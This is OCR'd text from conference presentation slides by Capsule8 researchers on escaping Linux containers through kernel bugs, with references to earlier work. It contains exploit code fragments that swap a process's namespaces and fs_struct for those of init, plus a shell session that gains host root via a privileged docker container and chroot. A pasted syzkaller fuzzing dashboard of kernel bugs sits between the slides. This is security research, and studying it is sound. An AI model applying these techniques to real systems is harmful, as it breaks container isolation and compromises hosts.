


Escaping with namespaces

```
// copy INIT_NSPROXY to the in-container "init"
((_switch_task_ns)(SWITCH_TASK_NS))((void *)cntnr_init,
                                    (void *)INIT_NSPROXY);


// grab in-container init's mnt NS fd
int fd = ((_do_sys_open)(DO_SYS_OPEN))(AT_FDCWD,
                                       "/proc/1/ns/mnt",
                                       O_RDONLY,
                                       0);


// call setns() on it, giving our a better mount
((_sys_setns)(SYS_SETNS))(fd, 0);
```




OR...


task_struct
volatile long state
void *stack
…lots of fields...
int pid
int tgid
task_struct *parent
cred *cred
fs_struct *fs
char comm[TASK_COMM_LEN]
nsproxy *nsproxy
css_set *cgroups
...many more fields...
fs_struct
int users
spinlock_t lock
seqcount_t seq
int umask
int in_exec
struct path root
struct path pwd

Swapping out `fs_struct`

```
// just copy init's fs_struct
*(uint64_t *)(task + TASK_FS_OFFSET) = ((_copy_fs_struct)(COPY_FS_STRUCT))(
                                        *(uint64_t *)(init + TASK_FS_OFFSET));



user@85c050f5:/tmp$ ./escape

// now that we have the root fs, we have free reign
root@85c050f5:/tmp# docker run -it --privileged --pid host -v /:/hostroot ubuntu
root@b33dac42:/# chroot /hostroot
# :)
```



Takeaways


Lack of uniformity in container ecosystem
complicates meaningful security metrics


Namespaces are hard
(ref: CVE-2018-18955)


CVE-2019-5736 was awesome,
but any decent kernel bug is a portal gun .

Linux

fixed bugs (1394)

Instances:

Name	Active	Uptime	Corpus	Coverage	Crashes	Execs	Kernel build			syzkaller build		
							Commit	Freshness	Status	Commit	Freshness	Status
ci-upstream-bpf-kasan-gce	now	5h42m	12555	331630	443	3909711	cb8ffde5	5d01h	failing	f67095ee	9h49m	
ci-upstream-bpf-next-kasan-gce	now	5h59m	12845	352590	326	4706005	192f0f8e	16d	failing	f67095ee	9h49m	
ci-upstream-gce-leak	now	3h11m	33183	715215	71	1936463	2a11c76e	4h38m		f67095ee	9h49m	
ci-upstream-kasan-gce	now	3h15m	32892	680831	49	11753652	2a11c76e	4h38m		f67095ee	9h49m	
ci-upstream-kasan-gce-386	now	3h40m	23445	401088	40	5066859	2a11c76e	4h38m		f67095ee	9h49m	
ci-upstream-kasan-gce-root	now	3h24m	39342	821214	79	8328582	2a11c76e	4h38m		f67095ee	9h49m	
ci-upstream-kasan-gce-selinux-root	now	3h48m	37317	818442	84	8338900	2a11c76e	4h38m		f67095ee	9h49m	
ci-upstream-kasan-gce-smack-root	now	3h32m	55014	599326	85	11209336	2a11c76e	4h38m		f67095ee	9h49m	
ci-upstream-kmsan-gce	9m	6h04m	48432	416025	1001	819413	beaab8a3	12d		f67095ee	9h49m	
ci-upstream-linux-next-kasan-gce-root	8m	6h05m	42935	864115	87	3788364	0d8b3265	18h18m		f67095ee	9h49m	
ci-upstream-net-kasan-gce	now	4h31m	20829	457709	160	5212936	31cc088a	10d	failing	f67095ee	9h49m	
ci-upstream-net-this-kasan-gce	now	5h25m	20526	455367	187	4010974	107e47cc	10d	failing	f67095ee	9h49m	
ci2-upstream-usb	now	9h28m	1823	58250	1254	1540793	7f7867ff	18d		f67095ee	9h49m	

open (578):

Title	Repro	Bisected	Count	Last	Reported
INFO: trying to register non-static key in ida_destroy	C		12	25m	6h14m
general protection fault in snd_usb_pipe_sanity_check	C		5	4h03m	6h34m
WARNING in usbtouch_open	C		38	11m	6h34m
KMSAN: uninit-value in skb_pull_rcsum			1	4d15h	7h34m
KASAN: use-after-free Write in usbvision_scratch_alloc			1	1d15h	11h24m
WARNING in usbhid_raw_request/usb_submit_urb			2	1d04h	11h24m
bpf boot error: WARNING: workqueue cpumask: online intersect > po…			9	5h47m	2d07h
WARNING in iguanair_probe/usb_submit_urb	C		2	3d20h	3d10h
KASAN: use-after-free Read in bpf_get_prog_name			1	4d01h	3d12h
BUG: soft lockup in tcp_write_timer			6	1d05h	3d12h
possible deadlock in rxrpc_put_peer			1	7d05h	3d13h
INFO: rcu detected stall in vhost_worker	C	yes	5	3d06h	3d13h
INFO: rcu detected stall in ipv6_rcv (2)	C	yes	193	1h12m	3d13h
KASAN: use-after-free Read in psi_task_change	syz		1	4d13h	3d13h
general protection fault in tls_sk_proto_close	syz		2	4d21h	3d13h
KASAN: use-after-free Read in release_sock			3	2d01h	3d16h
general protection fault in gigaset_probe	C		2	4d12h	4d10h
WARNING: ODEBUG bug in __free_pages_ok	C		1	4d17h	4d11h
WARNING in __uwb_rc_neh_rm	C		8	2h22m	4d11h
general protection fault in holtek_kbd_input_event	C		46	6h04m	4d11h
KASAN: use-after-free Read in tls_sk_proto_cleanup			3	6h37m	4d17h
general protection fault in tls_trim_both_msgs	C	yes	10	1d08h	4d17h
INFO: rcu detected stall in do_swap_page	syz	yes	2	7d11h	5d03h
INFO: task hung in perf_event_free_task	syz		5	5d04h	5d03h
memory leak in vq_meta_prefetch	C	yes	1	6d12h	5d03h

References


Spender was escaping before containers were containers, checkout the work:
https://www.grsecurity.net/~spender/exploits/

Abusing Privileged and Unprivileged Linux Containers, by Jesse Hertz, NCC Group
https://www.nccgroup.trust/globalassets/our-research/us/whitepapers/2016/june/container_whitepaper.pdf

Docker Escape Technology, Shengping Wang, Qihoo 360 Marvel Team
https://cansecwest.com/slides/2016/CSW2016_Wang_DockerEscapeTechnology.pdf

An Exercise in Practical Container Escapology, Nick Freeman, Capsule8
https://capsule8.com/blog/practical-container-escape-exercise/

Thank you



Brandon Edwards

@drraid

brandon@capsule8.com

Nick Freeman

@0x7674

nick@capsule8.com

CAPSULE8